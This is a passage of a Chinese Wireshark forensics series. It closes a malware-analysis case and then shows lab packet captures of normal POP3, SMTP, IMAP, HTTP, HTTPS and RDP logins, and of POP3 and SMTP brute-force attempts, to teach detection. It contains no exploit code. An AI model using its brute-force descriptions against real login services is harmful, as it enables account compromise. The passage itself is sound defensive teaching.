


图 3-3-13

3、攻击者身份

根据代码结合其它信息，基本锁定攻击者身份信息。下图为其在某论坛注册的信息，如图

3-3-14：



图 3-3-14

结论

1. 攻击者通过非法手段利用域名停放网站广告，做一些赚钱的小黑产，但手法不够专业；
2. 攻击方式应是在通过网站挂马或软件捆绑等方式，访问被挂马网站和下载执行了被捆绑软件的人很容易成为受害者；
3. 恶意代码不断通过 HTTP 协议去访问其域名停放网站，攻击者通过恶意代码产生的流量赚钱。

(连载中) 责任编辑：桔子

第4节 Wireshark 黑客发现之旅-暴力破解

作者：Mr.Right、Evanccs

来自：聚锋实验室

网址：<http://drops.wooyun.org/>

个人观点

暴力破解，即用暴力穷举的方式大量尝试性地猜破密码。猜破密码一般有 3 种方式：

- 1、排列组合式：首先列出密码组合的可能性，如数字、大写字母、小写字母、特殊字符等；按密码长度从 1 位、2 位.....逐渐猜试。当然这种方法需要高性能的破解算法和 CPU/GPU 做支持。
- 2、字典破解：大多攻击者并没有高性能的破解算法和 CPU/GPU，为节省时间和提高效率，利用社会工程学或其它方式建立破译字典，用字典中存在的用户名、密码进行猜破。
- 3、排列组合+字典破解相结合。理论上，只要拥有性能足够强的计算机和足够长的时间，大多密码均可以破解出来。

暴力破解一般有两种应用场景：

- 1、攻击之前，尝试破解一下用户是否存在弱口令或有规律的口令；如果有，那么对整个攻击将起到事半功倍的作用。
- 2、大量攻击之后，实在找不出用户网络系统中的漏洞或薄弱环节，那么只有上暴力破解，期待得到弱口令或有规律的口令。所以，用户特别是管理员设置弱密码或有规律的密码是非常危险的，有可能成为黑客攻击的“敲门砖”或“最后一根救命稻草”。

暴力破解应用范围非常广，可以说只要需要登录的入口均可以采用暴力破解进行攻击。应用层面如：网页、邮件、FTP 服务、Telnet 服务等，协议层面如：HTTP、HTTPS、POP3、POP3S、IMAP、IMAPS、SMTP、SMTPS、FTP、TELNET、RDP、QQ、MSN 等等。本

文仅列举部分常见协议，其它协议情况类似。

二、正常登录状态

要从通信数据层面识别暴力破解攻击，首先我们得清楚各种协议正常登录的数据格式。下面

我们来认识一下 POP3/SMTP/IMAP/HTTP/HTTPS/RDP 协议认证过程的常见数据格式，

根据服务器类型的不同格式略微不同。（说明：本章使用服务器环境为 Exchange2003 和

WampServer）

1、POP3 协议




图 3-4-1

```
+OK Microsoft Exchange Server 2003 POP3 ..... 6.5.6944.0 (a-ba21a05129e24.test.org) .....
//服务器准备就绪
```

```
CAPA //用于取得此服务器的功能选项清单
```

```
+OK Capability list follows
```

```
TOP
```

```
USER
```

```
PIPELINING
```

```
EXPIRE NEVER
```

```
UIDL
```

```
.
```

```
USER jufeng001@test.org //与 POP3 Server 送出帐户名
```

```

+OK
PASS 1qaz@WSX //与 POP3 Server 送出密码
+OK User successfully logged on. //认证成功
STAT
+OK 14 21568
QUIT
+OK Microsoft Exchange Server 2003 POP3 ..... 6.5.6944.0 .....

```

2、SMTP 协议

No.	Length	Source	Sport	Destination	Dport	Protocol	Time (s)	Info
19	66	192.1.14.228	6850	192.1.14.199	25	TCP	2015-08-06 11:10:17.490177	6850->25 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SAC
20	66	192.1.14.199	25	192.1.14.228	6850	TCP	2015-08-06 11:10:17.490720	25->6850 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1
21	54	192.1.14.228	6850	192.1.14.199	25	TCP	2015-08-06 11:10:17.490857	6850->25 [ACK] Seq=1 Ack=1 win=65700 Len=0
22	179	192.1.14.199	25	192.1.14.228	6850	SMTP	2015-08-06 11:10:17.494693	S: 220 a-ba21a05129e24.test.org Microsoft ESMTMP MAIL
23	75	192.1.14.228	6850	192.1.14.199	25	SMTP	2015-08-06 11:10:17.544277	C: EHLO lteeeeeeeeePC
24	346	192.1.14.199	25	192.1.14.228	6850	SMTP	2015-08-06 11:10:17.546403	S: 250 a-ba21a05129e24.test.org Hello [192.1.14.228]
25	66	192.1.14.228	6850	192.1.14.199	25	SMTP	2015-08-06 11:10:17.548614	C: AUTH LOGIN
26	72	192.1.14.199	25	192.1.14.228	6850	SMTP	2015-08-06 11:10:17.549890	S: 334 VXNlcm5hbWU6
27	80	192.1.14.228	6850	192.1.14.199	25	SMTP	2015-08-06 11:10:17.550298	C: User: anVmZW5nMDAxQHRlc3Qub3Jn
28	72	192.1.14.199	25	192.1.14.228	6850	SMTP	2015-08-06 11:10:17.550612	S: 334 UGFzc3dvcnQ6
29	68	192.1.14.228	6850	192.1.14.199	25	SMTP	2015-08-06 11:10:17.551331	C: Pass: MXFhekBXU1g=
30	92	192.1.14.199	25	192.1.14.228	6850	SMTP	2015-08-06 11:10:17.557712	S: 235 2.7.0 Authentication successful.
31	87	192.1.14.228	6850	192.1.14.199	25	SMTP	2015-08-06 11:10:17.613709	C: MAIL FROM: <jufeng001@test.org>
32	54	192.1.14.199	25	192.1.14.228	6850	TCP	2015-08-06 11:10:17.781606	25->6850 [ACK] Seq=492 Ack=107 win=64134 Len=0
33	97	192.1.14.199	25	192.1.14.228	6850	SMTP	2015-08-06 11:10:17.944995	S: 250 2.1.0 jufeng001@test.org...Sender OK
34	85	192.1.14.228	6850	192.1.14.199	25	SMTP	2015-08-06 11:10:17.945478	C: RCPT TO: <jufeng001@test.org>
35	85	192.1.14.199	25	192.1.14.228	6850	TCP	2015-08-06 11:10:17.945478	S: 250 2.1.0 jufeng001@test.org
36	60	192.1.14.228						ut; end with <CRLF>.<CRLF>
37	100	192.1.14.199						bytes
38	398	192.1.14.228						. Ack=488 win=63753 Len=0
39	54	192.1.14.199						ook <jufeng001@test.org>, subjec
40	59	192.1.14.228						05129e24Th7E00000001@a-ba21a051
41	145	192.1.14.199						q=493 Ack=703 win=64996 Len=0
42	54	192.1.14.228					1.....E.
								4X@. @.
							4 .X8...P.
							AU TH LOGIN

图 3-4-2

```

220 a-ba21a05129e24.test.org Microsoft ESMTMP MAIL Service, Version: 6.0.3790.3959 ready at
Thu, 6 Aug 2015 11:10:17 +0800 //服务就绪
EHLO Mr.RightPC //主机名
250-a-ba21a05129e24.test.org Hello [192.1.14.228]
.....
250 OK

AUTH LOGIN //认证开始
334 VXNlcm5hbWU6 // Username:
anVmZW5nMDAxQHRlc3Qub3Jn //输入用户名的 base64 编码
334 UGFzc3dvcnQ6 // Password:
MXFhekBXU1g= //输入密码的 base64 编码
235 2.7.0 Authentication successful. //认证成功

```

3、IMAP 协议




图 3-4-3

```
* OK Microsoft Exchange Server 2003 IMAP4rev1 ..... 6.5.6944.0
(a-ba21a05129e24.test.org) ..... //IMAP 服务就绪
bf8p CAPABILITY
* CAPABILITY IMAP4 IMAP4rev1 IDLE LOGIN-REFERRALS MAILBOX-REFERRALS NAMESPACE LITERAL+
UIDPLUS CHILDREN
bf8p OK CAPABILITY completed.
s3yg LOGIN "jufeng002" "1qaz@WSX" //输入用户名:jufeng002, 密码:1qaz@WSX
s3yg OK LOGIN completed. //认证成功
```

4、HTTP 协议

HTTP 协议认证格式较多，这里仅列一种作为参考。




图 3-4-4

```
Referer: http://192.1.14.199:8080/login.html //登录地址
uname=jufeng001&upass=1qaz%40WSXHTTP/1.1 200 OK
...
<script>alert('OK')</script>
```

//输入用户名 jufeng001 ,密码 1qaz%40WSX ,Web 服务器返回 HTTP/1.1 200 和弹出对话框 “OK” 表示认证成功。

5、HTTPS 协议

HTTPS 协议为加密协议，从数据很难判断认证是否成功，只能根据数据头部结合社会工程学才能判断。如认证后有无查看网页、邮件的步骤，如有，就会产生加密数据。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
13	66	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:47.352976	4924->443 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK
14	66	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:47.353609	443->4924 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=
15	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:47.353733	4924->443 [ACK] Seq=1 Ack=1 win=65700 Len=0
16	260	192.1.14.199	4924	192.1.14.228	443	TLSv1	2015-08-05 17:23:47.353856	Client Hello
17	184	192.1.14.199	443	192.1.14.228	4924	TLSv1	2015-08-05 17:23:47.355680	Server Hello, Change Cipher Spec, Encrypted Handshake
18	105	192.1.14.228	4924	192.1.14.199	443	TLSv1	2015-08-05 17:23:47.357200	Change Cipher Spec, Encrypted Handshake Message
19	768	192.1.14.228	4924	192.1.14.199	443	TLSv1	2015-08-05 17:23:47.357844	Application Data, Application Data
20	54	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:47.364413	443->4924 [ACK] Seq=131 Ack=972 win=63269 Len=0
27	291	192.1.14.199	443	192.1.14.228	4924	TLSv1	2015-08-05 17:23:47.410446	Application Data
28	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:47.419885	[TCP segment of a reassembled PDU]
29	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:47.420005	4924->443 [ACK] Seq=972 Ack=1828 win=65700 Len=0
30	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:47.420085	[TCP segment of a reassembled PDU]
31	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:47.421938	[TCP segment of a reassembled PDU]
32	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:47.422033	4924->443 [ACK] Seq=972 Ack=4748 win=65700 Len=0
33	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:47.422110	[TCP segment of a reassembled PDU]
34	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:47.422180	[TCP segment of a reassembled PDU]
35	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:47.422242	4924->443 [ACK] Seq=972 Ack=7668 win=65700 Len=0
36	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:48.798776	[TCP segment of a reassembled PDU]
37	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:48.999170	4924->443 [ACK] Seq=972 Ack=9128 win=65700 Len=0
38	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:48.999583	[TCP segment of a reassembled PDU]
39	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:48.999721	[TCP segment of a reassembled PDU]
40	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:48.999808	4924->443 [ACK] Seq=972 Ack=12048 win=65700 Len=0
41	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:49.000318	[TCP segment of a reassembled PDU]
42	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:49.000413	[TCP segment of a reassembled PDU]
43	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:49.000482	4924->443 [ACK] Seq=972 Ack=14968 win=65700 Len=0
44	1514	192.1.14.199	443	192.1.14.228	4924	TCP	2015-08-05 17:23:49.000545	[TCP segment of a reassembled PDU]
45	1514	192.1.14.199	443	192.1.14.228	4924	TLSv1	2015-08-05 17:23:49.000822	Application Data
46	54	192.1.14.228	4924	192.1.14.199	443	TCP	2015-08-05 17:23:49.000875	4924->443 [ACK] Seq=972 Ack=17888 win=65700 Len=0

图 3-4-5

从数据中可看出 HTTPS 头部有认证协商的过程，认证后有大量加密数据，基本可判断认证成功。SSL 认证过程见下图：



图 3-4-6

6、RDP 协议

RDP 为 Windows 远程控制协议,采用 TCP3389 端口。本版本采用的加密算法为 : 128-bit RC4 ; 红线内为登陆认证过程 , 后为登陆成功的操作数据。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
1	66	192.1.14.228	5013	192.1.14.199	3389	TCP	2015-08-05 17:29:04.343384	5013->3389 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 S
2	66	192.1.14.199	3389	192.1.14.228	5013	TCP	2015-08-05 17:29:04.343768	3389->5013 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS
3	54	192.1.14.228	5013	192.1.14.199	3389	TCP	2015-08-05 17:29:04.343907	5013->3389 [ACK] Seq=1 Ack=1 win=65700 Len=0
4	73	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.345079	CR TPDU src-ref: 0x0000 dst-ref: 0x0000
5	73	192.1.14.199	3389	192.1.14.228	5013	COTP	2015-08-05 17:29:04.350108	CC TPDU src-ref: 0x1234 dst-ref: 0x0000
6	482	192.1.14.199	5013	192.1.14.228	3389	RDP	2015-08-05 17:29:04.403567	ClientData
7	391	192.1.14.199	3389	192.1.14.228	5013	RDP	2015-08-05 17:29:04.495574	ServerData Encryption: 128-bit RC4 (Client Compati
8	66	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.495869	DT TPDU (0) EOT
9	62	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.495952	DT TPDU (0) EOT
10	54	192.1.14.199	3389	192.1.14.228	5013	TCP	2015-08-05 17:29:04.496158	3389->5013 [ACK] Seq=357 Ack=468 win=63773 Len=0
11	65	192.1.14.199	3389	192.1.14.228	5013	COTP	2015-08-05 17:29:04.496434	DT TPDU (0) EOT
12	66	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.496639	DT TPDU (0) EOT
13	69	192.1.14.199	3389	192.1.14.228	5013	COTP	2015-08-05 17:29:04.496915	DT TPDU (0) EOT
14	66	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.497106	DT TPDU (0) EOT
15	69	192.1.14.199	3389	192.1.14.228	5013	COTP	2015-08-05 17:29:04.497368	DT TPDU (0) EOT
16	66	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.497567	DT TPDU (0) EOT
17	69	192.1.14.199	3389	192.1.14.228	5013	COTP	2015-08-05 17:29:04.497821	DT TPDU (0) EOT
18	66	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.498007	DT TPDU (0) EOT
19	69	192.1.14.199	3389	192.1.14.228	5013	COTP	2015-08-05 17:29:04.498258	DT TPDU (0) EOT
20	66	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.498447	DT TPDU (0) EOT
21	69	192.1.14.199	3389	192.1.14.228	5013	COTP	2015-08-05 17:29:04.498746	DT TPDU (0) EOT
22	66	192.1.14.228	5013	192.1.14.199	3389	COTP	2015-08-05 17:29:04.499037	DT TPDU (0) EOT

图 3-4-7

三、识别暴力破解

从暴力破解的原理可知,攻击中会产生大量猜试错误的口令。一般攻击者在爆破前会通过其他途径搜集或猜测用户的一些用户名,相关的字典和爆破算法,以提高效率。

1、POP3 爆破

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
3051	54	192.1.14.228	4341	192.1.14.199	110	TCP	2015-08-06 09:54:41.892374	4341->110 [ACK] Seq=1 Ack=1 win=65532 Len=0
3052	129	192.1.14.199	110	192.1.14.228	4340	POP	2015-08-06 09:54:41.893001	S: +OK capability list follows
3053	153	192.1.14.199	110	192.1.14.228	4341	POP	2015-08-06 09:54:41.893518	S: +OK Microsoft Exchange Server 2003 POP3 [267\376\3
3054	70	192.1.14.228	4338	192.1.14.199	110	POP	2015-08-06 09:54:41.894323	C: USER jufeng001
3055	59	192.1.14.199	110	192.1.14.228	4338	POP	2015-08-06 09:54:41.894704	S: +OK
3056	60	192.1.14.228	4341	192.1.14.199	110	POP	2015-08-06 09:54:41.895960	C: CAPA
3057	129	192.1.14.199	110	192.1.14.228	4341	POP	2015-08-06 09:54:41.897023	S: +OK Capability list follows
3058	54	192.1.14.228	4264	192.1.14.199	110	TCP	2015-08-06 09:54:41.897149	4264->110 [ACK] Seq=165 Ack=85 win=65048 Len=0
3059	110	192.1.14.199	110	192.1.14.228	4339	POP	2015-08-06 09:54:41.897361	S: -ERR Logon failure: unknown user name or bad passw
3060	70	192.1.14.228	4340	192.1.14.199	110	POP	2015-08-06 09:54:41.897845	C: USER jufeng001
3061	67	192.1.14.228	4338	192.1.14.199	110	POP	2015-08-06 09:54:41.898116	C: PASS dustin
3062	59	192.1.14.199	110	192.1.14.228	4340	POP	2015-08-06 09:54:41.898375	S: +OK
3063	65	192.1.14.228	4340	192.1.14.199	110	POP	2015-08-06 09:54:41.901665	C: PASS dunde
3064	70	192.1.14.228	4341	192.1.14.199	110	POP	2015-08-06 09:54:41.901885	C: USER jufeng001
3065	59	192.1.14.199	110	192.1.14.228	4341	POP	2015-08-06 09:54:41.902902	S: +OK
3066	70	192.1.14.228	4339	192.1.14.199	110	POP	2015-08-06 09:54:41.903358	C: USER jufeng001
3067	59	192.1.14.199	110	192.1.14.228	4339	POP	2015-08-06 09:54:41.904077	S: +OK
3068	110	192.1.14.199	110	192.1.14.228	4340	POP	2015-08-06 09:54:41.906643	S: -ERR Logon failure: unknown user name or bad passw
3069	66	192.1.14.228	4339	192.1.14.199	110	POP	2015-08-06 09:54:41.908864	C: PASS dusty
3070	110	192.1.14.199	110	192.1.14.228	4338	POP	2015-08-06 09:54:41.909766	S: -ERR Logon failure: unknown user name or bad passw
3071	67	192.1.14.228	4341	192.1.14.199	110	POP	2015-08-06 09:54:41.911618	C: PASS dunde
3072	67	192.1.14.228	4266	192.1.14.199	110	POP	2015-08-06 09:54:41.915746	C: PASS coffee
3073	70	192.1.14.228	4338	192.1.14.199	110	POP	2015-08-06 09:54:41.917383	C: USER jufeng001
3074	59	192.1.14.199	110	192.1.14.228	4338	POP	2015-08-06 09:54:41.918134	S: +OK
3075	110	192.1.14.199	110	192.1.14.228	4341	POP	2015-08-06 09:54:41.918600	S: -ERR Logon failure: unknown user name or bad passw
3076	110	192.1.14.199	110	192.1.14.228	4339	POP	2015-08-06 09:54:41.919207	S: -ERR Logon failure: unknown user name or bad passw
3077	70	192.1.14.228	4340	192.1.14.199	110	POP	2015-08-06 09:54:41.923230	C: USER jufeng001
3078	59	192.1.14.199	110	192.1.14.228	4340	POP	2015-08-06 09:54:41.924286	S: +OK
3079	110	192.1.14.199	110	192.1.14.228	4266	POP	2015-08-06 09:54:41.924592	S: -ERR Logon failure: unknown user name or bad passw
3080	67	192.1.14.228	4338	192.1.14.199	110	POP	2015-08-06 09:54:41.925958	C: PASS dylahr

图 3-4-8

从图中可发现,攻击者不断输入用户名 jufeng001,不同的密码进行尝试,服务器也大量报错: -ERR Logon failure: unknown user name or bad password. Follow TCPStream

可以看得更清楚。




图 3-4-9

提取所有信息，就可以知道攻击者猜破了哪些用户名、哪些口令。

2、SMTP 爆破

SMTP 协议往往是用户邮件安全管理的一个缺口，所以多被黑客利用。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
3268	66	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.818767	C: EHLO hydra
3282	346	192.1.14.199	25	192.1.14.228	4938	SMTP	2015-08-06 10:00:45.825541	S: 250 a-ba21a05129e24.test.org Hello [192.1.14.228]
3286	66	192.1.14.228	4938	192.1.14.199	25	SMTP	2015-08-06 10:00:45.828775	C: AUTH LOGIN
